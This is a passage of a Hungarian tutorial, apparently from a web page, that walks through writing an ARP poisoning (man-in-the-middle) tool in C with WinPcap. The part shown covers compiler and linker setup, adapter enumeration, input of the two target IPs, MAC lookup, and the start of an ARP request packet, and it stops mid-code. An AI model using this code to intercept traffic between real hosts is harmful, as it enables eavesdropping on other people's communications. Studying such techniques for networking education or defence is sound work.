


Ezután kattintsunk az "ok" gombra.



## Fordítási preprocessorok beállítása



Válasszuk a project properties menüpontot:



A megjelenő ablakban válasszuk ki a "configuration properties" azon belül a "C/C++", majd a "Pre Processor"-t. Módosítsuk a "Processor Definitions" értékét a következő képpen:


- adjuk hozzá a WPCAP-ot
- adjuk hozzá a HAVE\_REMOTE
- távolítsuk el az \_DEBUG (ez csak akkor kell, ha runtime librarynak beállítjuk a multi threaded /MT kapcsolót a következő részben. Akkor a lefordított exe programunk könnyebben hordozható lesz, ezért ajánlott)

értékeket:





## Kód generálás beállítása


válasszuk ki a "configuration properties" azon belül a "C/C++", majd a "Code generation"-t. Módosítsuk a "Runtime Library" tulajdonság értékét Multi-Threaded (/MT)-re. Ez nem kötelező, de könnyebben hordozható alkalmazást kapunk, ezért ajánlott.



## Linker konfigurálása winpcap használatához

Az utolsó lépés, hogy megmondjuk a linkernek, hogy hol találja az előfordított lib állományokat, amiket a winpcap használ. Ehhez válasszuk a "configuration properties" azon belül a "linker", majd az "Inputot"-t. Módosítsuk az "Additional Dependencies" értékét, a következő módon: Adjuk hozzá a winpcap developers pack kibontási helyén belül a lib alkönyvtáson belülről a wpcap.lib illetve a packet.lib fileokat:





## Kártyalista kigyűjtése

Első feladatunk, hogy kigyűjtsük a hálókártyák listáját, hogy a felhasználó kiválaszthassa, melyiken akarja futtatni a poisoningot. Erre a következő egyszerű program részlet képes:

```

1. #include "pcap.h"
2. #include "..\Include\packet32.h"
3. #include <ntddndis.h>
4. #include <string>
5. void main()
6. {
7.     pcap_if_t *alldevs;
8.     pcap_if_t *d;
9.     int i=0;
10.    char errbuf[PCAP_ERRBUF_SIZE];
11.    if(pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL, &alldevs, errbuf) == -1)
12.    {
13.        fprintf(stderr, "Error in pcap_findalldevs_ex: %s\n", errbuf);
14.        exit(1);
15.    }
16.    for(d= alldevs; d != NULL; d= d->next)
17.    {
18.        printf("%d. %s", ++i, d->name);
19.        if (d->description)
20.            printf(" (%s)\n", d->description);
21.        else
22.            printf(" (No description available)\n");
23.    }

```

1. használjuk a winpcap-ot
2. használjuk a packet32.h-t
3. használjuk az ntddndis.h-t
4. használjuk a stringeket
5. indul a program
6. ..
7. deklarálunk egy alldevs nevezetű pointert, ami egy pcap\_if\_t típusú struktúrára mutat.
8. Deklarálunk egy d nevezetű pointert, ami szintén egy pcap\_if\_t típusú struktúrára mutat, ez majd a kiíratáshoz kell, mint segéd változó.
9. Deklarálunk egy i nevezetű integer típusú változót, ami a kiíratásnál majd az interface-eket sorszámozza.
10. Deklarálunk egy errbuf nevezetű karakter tömböt, minek a mérete a PCAP\_ERRBUF\_SIZE konstans által definiált méretű lesz
11. pcap\_findalldevs\_ex függvény segítségével lekérjük az interface listát, és ellenőrizzük történt-e hiba. A függvénynek négy paramétert kell megadni:
  - **Source location:** ezen a forráson fog adaptereket keresni. Ha lokális gépen akarunk keresni, akkor rpcap://, ha egy távoli gép adaptereit szeretnénk használni, akkor rpcap://host:port, ha pedig egy alkönyvtárból szeretnénk majd winpcap fileokat felolvasni, akkor a [file://folder/](#) formátumot kell használnunk. A winpcap támogatja az IPv6-ot, hosthoz tehát olyan címeket is elfogad. A példában az előre definiált PCAP\_SRC\_IF\_STRING konstans használjuk, aminek értéke: "rpcap://", vagyis a lokális gép interface-eit fogja kereseni.
  - **Auth:** ennek távoli géphez való csatlakozáskor van értelme, egy struktúrára mutat, ami az autentikációs információkat tárolja. Mivel most lokális interface-eket keresünk, ezért értéke NULL kell legyen.
  - **Alldevs:** egy pointer, ami egy pcap\_if\_t típusú struktúra helye, a struktúrát nem kell létrehozni, azt függvény megteszi. Ebben a struktúrában kapjuk vissza az eredményt. A visszatéréskor az itt megadott pointer egy pcap\_if\_t típusú elemekből álló lista első elemére mutat. A listán a struktúra next eleme segítségével lépkedhetünk végig.
  - **Errbuff:** egy pointer, ami tárolni fogja a hibaleírást, ha a függvény futása közben hiba történik. Ezt nekünk kell inicializálni.A függvénynek a következők lehetnek a visszatérési értékei:
  - **0:** nem történt hiba.
  - **-1:** valamilyen hiba történt. Amennyiben nem talál egyetlen interface-t sem, az is hibának számít. Tehát a 0 azt is jelenti, hogy van legalább egy interface.
12. Indul a hibakezelő ág.
13. Kiírjuk a pcap\_findalldevs\_ex függvény által visszaadott hibaleírást.
14. Kilépünk a programból
15. vége a hibakezelő ágnak.
16. ciklust indítunk.
  - A d változó értékét beállítjuk az interface-eket tartalmazó lista első elemére.
  - A ciklus addig fut, amíg nem NULL az aktuális elem.
  - A next elem segítségével tovább lépkedhetünk a következő elemre.
17. Indul a ciklus belseje
18. kiírjuk a sorszámot (++i, vagyis 1-től sorszámozzunk, nem 0-tól, és az i nevű változóban gyűlik az interface-ek száma), és az interface nevét
19. Megvizsgáljuk, hogy van-e leírása az interface-nek
20. Ha igen, akkor kiírjuk a description-t is.
21. Egyébként
22. kiírjuk, hogy nincs leírás
23. vége a ciklusnak

## Paraméterek bekérése

Ezekután kezdjük el írni magát a programunkat. Első lépés, az alap paraméterek bekérése, vagyis:

- A felhasználó ki tudja választani az interface-et amivel dolgozni akar.
- Be kell kérni a két IP címet, amik közé be szeretnénk állni.

Folytassuk tehát a programunkat, a 22 sor elé a következőt írjuk be:

```
24. int inum=0;
25. char ip1[17];
26. char ip2[17];
27. printf("Enter the interface number (1-%d): ",i);
28. scanf_s("%d", &inum);
29. printf("Enter the IP of first computer: ");
30. scanf_s("%16s", &ip1, 16);
31. printf("Enter the IP of second computer: ");
32. scanf_s("%16s", &ip2, 16);
33. if(inum < 1 || inum > i)
34. {
35.     printf("\nInterface number out of range.\n");
36.     pcap_freealldevs(alldevs);
37.     exit(2);
38. }
39. for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
```

24. Deklarálunk egy inum nevű változót, ebben fogjuk tárolni a kiválasztott interface számát.
25. Deklarálunk egy ip1 nevű 15 karakter hosszú stringet, ebben fogjuk tárolni az egyik IP címet azok közül, amik közé be szeretnénk állni.
26. Deklarálunk egy ip2 nevű 15 karakter hosszú stringet, ebben fogjuk tárolni a másik IP címet azok közül, amik közé be szeretnénk állni.
27. Kiírjuk, hogy "Enter the interface number", és hogy milyen határok között választhat.
28. Beolvassuk az inum változóba a felhasználó választát.
29. Kiírjuk, hogy "Enter the IP of first computer: "
30. beolvassuk az ip1 nevű változóba a felhasználó választát, az IPv4-es cím maximum 15 karakter lehet.
31. Kiírjuk, hogy "Enter the IP of second computer: "
32. beolvassuk az ip2 nevű változóba a felhasználó választát, az IPv4-es cím maximum 15 karakter lehet.
33. Ha a válasz 1-nél kisebb, vagy nagyobb i-nél, amiben az interfacek száma van, akkor hibakezelés kell.
34. Hibakezelés indul
35. kiírjuk, hogy mi nem tetszett.
36. felszabadítjuk az eszközöket.
37. Kilépünk egy hibakóddal.
38. Vége a hibakezelésnek.
39. d változót addig léptetjük a listában, amíg a kiválasztott interface-re mutat.

## Kiválasztott kártya MAC címének lekérdezése

Következő feladatunk a kiválasztott kártya MAC címének lekérdezése, mert sokszor szükségünk lesz még rá. Ezt csinálja a következő kódrészlet:

```
40. LPADAPTER lpAdapter = 0;
41. PPACKET_OID_DATA OidData;
```



```

42.     BOOLEAN          Status;
43.     char *devname = new char[strlen(d->name)-8];
44.     for(i = 8; d->name[i] != 0; i++)
45.         devname[i-8] = d->name[i];
46.     devname[i-8] = 0;
47.     lpAdapter = PacketOpenAdapter(devname);
48.     OidData = (PPACKET_OID_DATA)malloc(6 + sizeof(PACKET_OID_DATA));
49.     if (OidData == NULL)
50.     {
51.         printf("error allocating memory!\n");
52.         PacketCloseAdapter(lpAdapter);
53.         exit(3);
54.     }
55.     OidData->Oid = OID_802_3_CURRENT_ADDRESS;
56.     OidData->Length = 6;
57.     ZeroMemory(OidData->Data, 6);
58.     Status = PacketRequest(lpAdapter, FALSE, OidData);
59.     PacketCloseAdapter(lpAdapter);

```

40. Deklarálunk egy lpAdapter nevű LPADAPTER típusú változót, az adapter megnyitó függvény ebben adja vissza az adapterhez való handlert, amit a többi függvénynél majd használnunk kell a kártya megadásához.
41. Deklarálunk egy OidData nevű PPACKET\_OID\_DATA típusú változót. Az OID tárolja majd a kártya információit, például a nekünk kellő MAC címet.
42. Deklarálunk egy status nevű változót, ebben tároljuk majd a függvény eredményét.
43. Deklarálunk egy devname nevű változót, ebben fogjuk tárolni a felhasználó által kiválasztott kártya nevét, erre kell majd hivatkozni a kártya megnyitásakor. A kártya nevét a d->name változó tartalmazza, de ott még előtte van a nyolc karakteres "rpcap://" string, amit majd ki kell vágni belőle. Ezért a deklarált változó hossza 8 karakterrel rövidebb, mint a d->name változó.
44. Ciklust indítunk 8-tól (mivel az első 8 karaktert kell kihagyni) addig, amíg a d->name változó aktuális karaktere 0 (vagyis string vége jel) nem lesz.
45. A devname nevű változóba átmásoljuk a d->name változó tartalmát.
46. Nem felejtkezünk el a lezáró 0 karakterről sem.
47. Megnyitjuk a devname nevű kártyát és a handlert betesszük az lpAdapter nevű változóba.
48. Lefoglaljuk az OidData nevű változónak a memória területet. Szükséges egy explicit konverzió is, különben a fordító hibát jelez.
49. Hibakezelő rész, ellenőrizzük, hogy sikerült-e a memória foglalás
50. A hiba ág indul
51. kiírjuk, hogy mi a baj.
52. Lezárjuk az adapterhez való kapcsolódást.
53. Kilépünk egy hibakóddal
54. vége a hibakezelés ágnak.
55. Az OidData->Oid változóba betesszük, hogy mire vagyunk kíváncsiak. Az OID\_802\_3\_CURRENT\_ADDRESS a MAC címet jelenti.
56. A MAC cím hossza 6 byte.
57. Töröljük az OidData->Oid változó tartalmát.
58. A PacketRequest függvénnyel lekérdezzük az OID adatot. A függvény visszatérő értéke egy boolean, ami megmondja, hogy sikerült-e a művelet, és három bemenő paramétere van:
  - az adapter neve, amihez csatlakozni szeretnénk
  - egy boolean érték, hogy beállítani szeretnénk-e
  - Az OID adatokat tartalmazó változó.
59. Mivel megvan a szükséges információ lezárjuk a kapcsolódást a kártyával.

## A két poisoningolandó gép eredeti MAC címének megszerzése

### ARP request csomag összeállítása az első MAC cím lekérdezéséhez

következő lépés, hogy megszerezzük a két gép MAC címét, amik közé be szeretnénk állni. Ehhez el kell küldenünk a hálózaton egy ARP request csomagot, amire az adott IP című gép meg fogja adni a MAC címét. Az ARP request csomag a következő képpen néz ki:

- Destination MAC 6 byte (FF:FF:FF:FF:FF:FF mindenkinek küldjük, mert nem tudjuk kié az IP cím)
- Source MAC 6 byte (saját MAC cím, mi vagyunk a feladók)
- type 2 byte (0x0806)
- hardware type 2 byte (0x0001 ethernet)
- protocol type 2 byte (0x0800 ethernet)
- hardware size 1 byte (0x06)
- protocol size 1 byte (0x04)
- opcode 2 byte (0x0001 request)
- Sender MAC address 6 byte (saját MAC címe, mi vagyunk kíváncsiak a MAC címre)
- Sender IP address 4 byte (saját IP címe, mi vagyunk kíváncsiak a MAC címre)
- Target MAC address 6 byte (00:00:00:00:00:00, nem tudjuk a MAC címet, éppen ezt kérdezzük)
- Target IP address 4 byte (IP címe, amihez kell a MAC cím, erre vagyunk kíváncsiak)

összesen 42 byte.

Mint látszik az ARP request csomag tartalmazza a mi IP címünket, ezért le kell azt kérdeznünk, illetve másik rész feladat, hogy a korábban beolvasott stringben tárolt IP címet át kell alakítani számtömbre, mert a csomagokban nem stringet kell megadni.

```
60.     u_long myiptmp = ((struct sockaddr_in *)d->addresses->addr)->sin_addr.s_addr;
61.     u_char *myip;
62.     myip = (u_char *)&myiptmp;
63.     u_char ip1arr[4];
64.     i=0;
65.     ip1arr[i] = atoi(strtok(ip1, " ,.-"));
66.     while (i<3)
67.     {
68.         i++;
69.         ip1arr[i] = atoi(strtok(NULL, " ,.-"));
70.     }
71.     u_char macrequest1[42] =
72.     {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
73.     OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData-
74.     >Data[4],OidData->Data[5],
75.     0x08, 0x06,
76.     0x00, 0x01,
77.     0x08, 0x00,
78.     0x06,
79.     0x04,
80.     0x00, 0x01,
81.     OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData-
82.     >Data[4],OidData->Data[5],
